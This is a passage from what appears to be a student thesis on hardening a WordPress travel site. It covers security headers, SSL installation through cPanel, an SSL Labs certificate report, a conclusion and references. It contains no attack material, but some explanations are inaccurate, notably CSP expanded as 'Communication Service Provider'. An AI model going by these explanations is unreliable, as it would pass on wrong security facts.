


Fig 48 error in syntax

### Syntax to enable and disable XSS protection

X-XSS-Protection: 0 – disables XSS filtering

X-XSS-Protection: 1 – Enable XSS filtering which is default in browsers

X-XSS-Protection: 1; mode=block – enables XSS filtering more than sanitizing the page

X-XSS-Protection: 1; report=<reporting-uri> - It is the function of CSP (Communication Service Provider) *report-uri* to send a report.

### Examples to block pages from loading when there is a detection of reflected XSS attack

PHP – (header ("X-XSS-Protection: 1; mode=block"); )

Apache (.htaccess) – <IfModule mod\_headers.c>

Header set X-XSS-Protection "1; mode=block"

</IfModule> [\[21\]](#)

## X-Content-Type-Options Header Missing

When it says the X-content-Type Option missing meaning it is vulnerable to MIME which is Multipurpose Internet Mail Extensions is an standard of internet that includes the format of email to support non text attachments like, video, audio, images application programs, other than in ASCII text in character sets.




Fig 49 x- content – type - Header Missing

Basically, header respond the browser to validate the resource has been properly set for MIME. Browsers crawl referenced files and if they encounter script it try to execute which is called as content-sniffing. X-Content-Type Option used to increase the security level against the harmful content which acts as a safe document type. [\[22\]](#)

When the browser doesn't report MIME type, the site administrator or webmaster doesn't have full access over how the content is running. In case the incorrect MIME type for content from a web server or application reports, the browser couldn't decide how the file should be handle. So, setting up X-Content-Type Option we are telling browser to follow the information that are required not every estimate file or media type.

- Header definition

Disable sniffing (*X-Content-Type-Options: nosniff*) The only one “nosniff” parameter that should be include to X-Content-Type-Option.

- How to set

.htaccess

*# X-Content-Type-Options settings*

*Header set X-Content-Type-Options nosniff*



## SSL (secure socket layer) – Certification is missing

As I have mention about the importance of SSL in above paragraph or in page number 17 where using ssl is going to secure the information or data that travel between host and server. Therefore, how to install ssl in a website and make it secure?




Fig 50 not installed ssl

As from the above diagram we can clearly see that the website is missing ssl so the browser is showing "not secure" on the top-left corner. So, to install ssl the hosted server will provide the packages of ssl and generate private key, certificate and bundle where it have to be installed from c-panel of the server.

Name	Date modified	Type	Size
ca_bundle	30-Oct-19 12:05	Security Certificate	2 KB
certificate	30-Oct-19 12:05	Security Certificate	2 KB
private.key	30-Oct-19 12:05	KEY File	2 KB

Fig 51 required data for the ssl

After downloading the file we can go with the following process to activate and install the ssl in any web site from the c-panel.




Fig 52 c-panel security category

So, as from the above diagram or figure indicated by yellow color it should be selected and upload the files that has just downloaded.




Fig 53 uploading the generated keys

Therefore, just following those steps one by one and uploading the keys and finally going to the “manage ssl site“and the installation will complete.




Fig 54 secure with ssl

In this type of wordpress website by downloading the ssl activating plugin to process with the uploaded .crt files will then only, shows secure website as we can see from the above diagram on the top-left corner of the browser it is green which means it is secure.

## Analyzing SSL Configuration

This analysis will help to understand how secure SSL configuration is. It is very important to know the strength of implemented security programs. In this section, analysis is going to be carried from the online website called [www.ssllab.com](http://www.ssllab.com) where it checks the possibility for vulnerable sections like in cipher suit. Cipher suit test check the strength and weakness of the ssl.

### SSL Report: [www.connecttotravels.com](http://www.connecttotravels.com) (160.153.129.235)

Assessed on: Sat, 16 Nov 2019 12:58:34 UTC | [Hide](#) | [Clear cache](#)

[Scan Another :](#)




Fig 55 ssl config test

After analyzing the ssl configuration it show that overall system and techniques are best. As from the above diagram we can clearly see that there is green color in certificate, supporting protocol, exchanging key, and cipher strength.

## Certificate #1: RSA 2048 bits (SHA256withRSA)



### Server Key and Certificate #1

<b>Subject</b>	connecttotravels.com Fingerprint SHA256: 27793419f9a21930655a11f88d0c30c16b887d477fdbfbbb2722f7e3e531d4b5 Pin SHA256: /ZPwPxxgaDmtCmn3uF8Vbu4uICCeJsYi7QYsqllbNR0s=
<b>Common names</b>	connecttotravels.com
<b>Alternative names</b>	connecttotravels.com www.connecttotravels.com
<b>Serial Number</b>	04cb2e9c40e5dd49df242719b0c49299d553
<b>Valid from</b>	Wed, 30 Oct 2019 10:05:16 UTC
<b>Valid until</b>	Tue, 28 Jan 2020 10:05:16 UTC (expires in 2 months and 11 days)
<b>Key</b>	RSA 2048 bits (e 65537)
<b>Weak key (Debian)</b>	No
<b>Issuer</b>	Let's Encrypt Authority X3 AIA: <a href="http://cert.int-x3.letsencrypt.org/">http://cert.int-x3.letsencrypt.org/</a>
<b>Signature algorithm</b>	SHA256withRSA
<b>Extended Validation</b>	No
<b>Certificate Transparency</b>	Yes (certificate)
<b>OCSP Must Staple</b>	No
<b>Revocation information</b>	OCSP OCSP: <a href="http://ocsp.int-x3.letsencrypt.org">http://ocsp.int-x3.letsencrypt.org</a>
<b>Revocation status</b>	Good (not revoked)
<b>DNS CAA</b>	No ( <a href="#">more info</a> )
<b>Trusted</b>	Yes Mozilla Apple Android Java Windows

Fig 56 RSA certificate used

In this diagram it shows the detail of used certificate for the website called “connecttotravels.com”

## Conclusion

Security of web information and management is a complex matter which requires skills, knowledge and good understanding from various disciplines, computer science and Information technology etc including user behavior, sociology, law, political science. The need of security for web application is likely to continue to be high; it is difficult to estimate the requirement of times, knowledge, tools and techniques. There are various measures that can be applied for securing web information from hacker's threats. Hackers aim the website as well as the server where it is integrated so security is inherently for the user's behaviors and adversaries of those in the website they aim for.

Protecting users space which involves their behavioral, psychological and management as well as technical knowledge and skills. Security runs under some process and policies as well as technologies as per their practical task, most of the website crawls in google.com so, to maintain the user information with the help of it's analytics like webmaster, adwords, alexa, gtmetrix etc report even from its Google suggest some of its security policy to follow for the business as the Google is the store house for every business.

After all security management on this thesis covers some of the best practices which help the owner to have satisfied business startups. Anyone can follow the steps mention in this articles which will hopefully help to those who are interested. Similarly, briefly mentioning the popular threats in today's context there are also some of the controlling measure which for sure protect user data and information.

Similarly, increasing usage of social media and internet technology has made information management and security more important than it was 5 years ago. The threats like as phishing, data stolen or theft and other vulnerabilities effecting web's data seriously. As a result, educating the users, training for the workers and developing the activities that concern much on basic technical skills and knowledge for example as on this practical it is wordpress website so, backend security information for the author, contributor and even a admin is most important. But with non-technical knowledge, if users from the backend are running the

website may affect the security capacity and capability without knowing its uses and affect its' various section and plugins it has.

Finally, as technology is always changing factor on the basis of user needs, from hardware level to software so the security methods and management on technology or web application also changes. E-commerce like this requires strong security management because people always want to choose easy way to book and have exact information of the places they want to visit. So the information always should be genuine, securing such information and user's information is the primary goal. By quickly adopting the security measures and implementing required tools and software application is the primary goal. Even changing the hosting plan for more space and accessible information without delay by securing each and every possible section of server port, reliable connection, application uses is the future.

## References

1. Dvir Ben-Aroya. 2019. *Why online service providers shouldn't partner with big tech*. [ONLINE] Available at: <https://thenextweb.com/contributors/2019/02/24/why-online-service-providers-shouldnt-partner-with-big-tech/>. [Accessed 06 Feb 2019].
2. Tejeddine Mouelhi. 2019. *Testing and Modeling Security Mechanisms in Web Applications*. [ONLINE] Available at: <https://tel.archives-ouvertes.fr/tel-00544431/document>. [Accessed 06 Feb 2019].
3. Secure Web Services Security | Symantec. 2019. Secure Web Services Security | Symantec. [ONLINE] Available at: <https://www.symantec.com/products/web-security-service>. [Accessed 21 October 2019].
4. What is an SSL certificate and what is it used for? - SSL Certificates . 2019. *What is an SSL certificate and what is it used for? - SSL Certificates* . [ONLINE] Available at: <https://www.namecheap.com/support/knowledgebase/article.aspx/786/38/what-is-an-ssl-certificate-and-what-is-it-used-for>. [Accessed 19 July 2019].
5. JOYCE TAMMANY. 2019. *What is website security*. [ONLINE] Available at: <https://www.sitelock.com/blog/what-is-website-security/>. [Accessed 21 Feb 2019].
6. JOYCE TAMMANY. 2019. *Web application firewall WAF*. [ONLINE] Available at: <https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/> [Accessed 21 Feb 2019].
7. John Stauffacher. 2019. *Why WAF Whitelisting is Always Better than Blacklisting*. [ONLINE] Available at: <https://resources.distilnetworks.com/all-blog-posts/why-waf-whitelisting-is-always-better-than-blacklisting>. [Accessed 21 July 2019].
8. Web Security: Blacklists, Whitelists and WAFs – Surevine. 2019. Web Security: Blacklists, Whitelists and WAFs – Surevine. [ONLINE] Available at: <https://www.surevine.com/web-security-blacklists-whitelists-and-wafs/>. [Accessed 21 July 2019].



9. Username and Password Security | Runbox Help. 2019. Username and Password Security | Runbox Help. [ONLINE] Available at: <https://help.runbox.com/username-and-password-security/>. [Accessed 21 October 2019].
10. Matt Doyle | Elated Communications. 2019. Password Protecting Your Pages with htaccess. [ONLINE] Available at: <https://www.elated.com/password-protecting-your-pages-with-htaccess/>. [Accessed 26 April 2019].
11. . 2019. . [ONLINE] Available at: <https://usa.kaspersky.com/resource-center/threats/computer-viruses-and-malware-facts-and-faqs>. [Accessed 21 October 2019].
12. Comodo Antivirus Blogs | Anti-Virus Software Updates. 2019. Malware Examples | What are their types and how to remove them?. [ONLINE] Available at: <https://antivirus.comodo.com/blog/comodo-news/malware-examples-and-their-removal/>. [Accessed 21 August 2019].
13. SearchSecurity. 2019. What is malware (malicious software)? - Definition from WhatIs.com. [ONLINE] Available at: <https://searchsecurity.techtarget.com/definition/malware>. [Accessed 19 May 2019].
14. Josh Fruhlinger. 2019. What is phishing? How this cyber-attack works and how to prevent it | CSO Online. [ONLINE] Available at: <https://www.csoonline.com/article/2117843/what-is-phishing-how-this-cyber-attack-works-and-how-to-prevent-it.html>. [Accessed 27 May 2019].
15. Cisco. 2019. What Is a Phishing Attack? Definition and Types - Cisco. [ONLINE] Available at: <https://www.cisco.com/c/en/us/products/security/email-security/what-is-phishing.html>. [Accessed 30 June 2019].
16. SQL Injection Cheat Sheet | Netsparker. 2019. SQL Injection Cheat Sheet | Netsparker. [ONLINE] Available at: <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/#BlindSQLInjections>. [Accessed 02 June 2019].
17. Acunetix. 2019. Blind Out-of-band SQL Injection vulnerabilities. [ONLINE] Available at: <https://www.acunetix.com/blog/articles/blind-out-of-band-sql-injection-vulnerability-testing-added-acumonitor/>. [Accessed 10 June 2019].
18. DOM-based cross-site scripting. 2019. DOM-based cross-site scripting. [ONLINE] Available at: <https://portswigger.net/web-security/cross-site-scripting/dom-based>. [Accessed 13 June 2019].
19. Veracode. 2019. ARP Spoofing | Veracode. [ONLINE] Available at: <https://www.veracode.com/security/arp-spoofing>. [Accessed 18 June 2019].

20. SSL2BUY Wiki - Get Solution for SSL Certificate Queries. 2019. Symmetric vs. Asymmetric Encryption – What are differences? . [ONLINE] Available at: <https://www.ssl2buy.com/wiki/symmetric-vs-asymmetric-encryption-what-are-differences>. [Accessed 24 June 2019].
21. What is a man-in-the-middle attack?. 2019. What is a man-in-the-middle attack?. [ONLINE] Available at: <https://us.norton.com/internetsecurity-wifi-what-is-a-man-in-the-middle-attack.html>. [Accessed 22 October 2019].
22. Cisco. 2019. What Is a DDoS Attack? Distributed Denial of Service - Cisco. [ONLINE] Available at: <https://www.cisco.com/c/en/us/products/security/what-is-a-ddos-attack.html>. [Accessed 30 June 2019].
23. Web Application Exploits and Defenses. 2019. Web Application Exploits and Defenses. [ONLINE] Available at: <https://google-gruyere.appspot.com/part3>. [Accessed 13 October 2019].
24. MDN Web Docs. 2019. X-XSS-Protection - HTTP | MDN. [ONLINE] Available at: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection>. [Accessed 13 October 2019].
25. SecurityHeaders.cz. 2019. X-Content-Type-Options :: informace, nastavení | SecurityHeaders.cz. [ONLINE] Available at: <https://securityheaders.cz/x-content-type-options>. [Accessed 13 October 2019].
26. Foreman a Park. Vulnerability Management, Second Edition [online].2. Auerbach Publishers Inc, 2019. ISBN 0367235145;9780367235147
27. Pfleeger, Charles P., 1948– Security in computing / Charles P. Pfleeger, Shari Lawrence Pfleeger, Jonathan Margulies.— Fifth edition.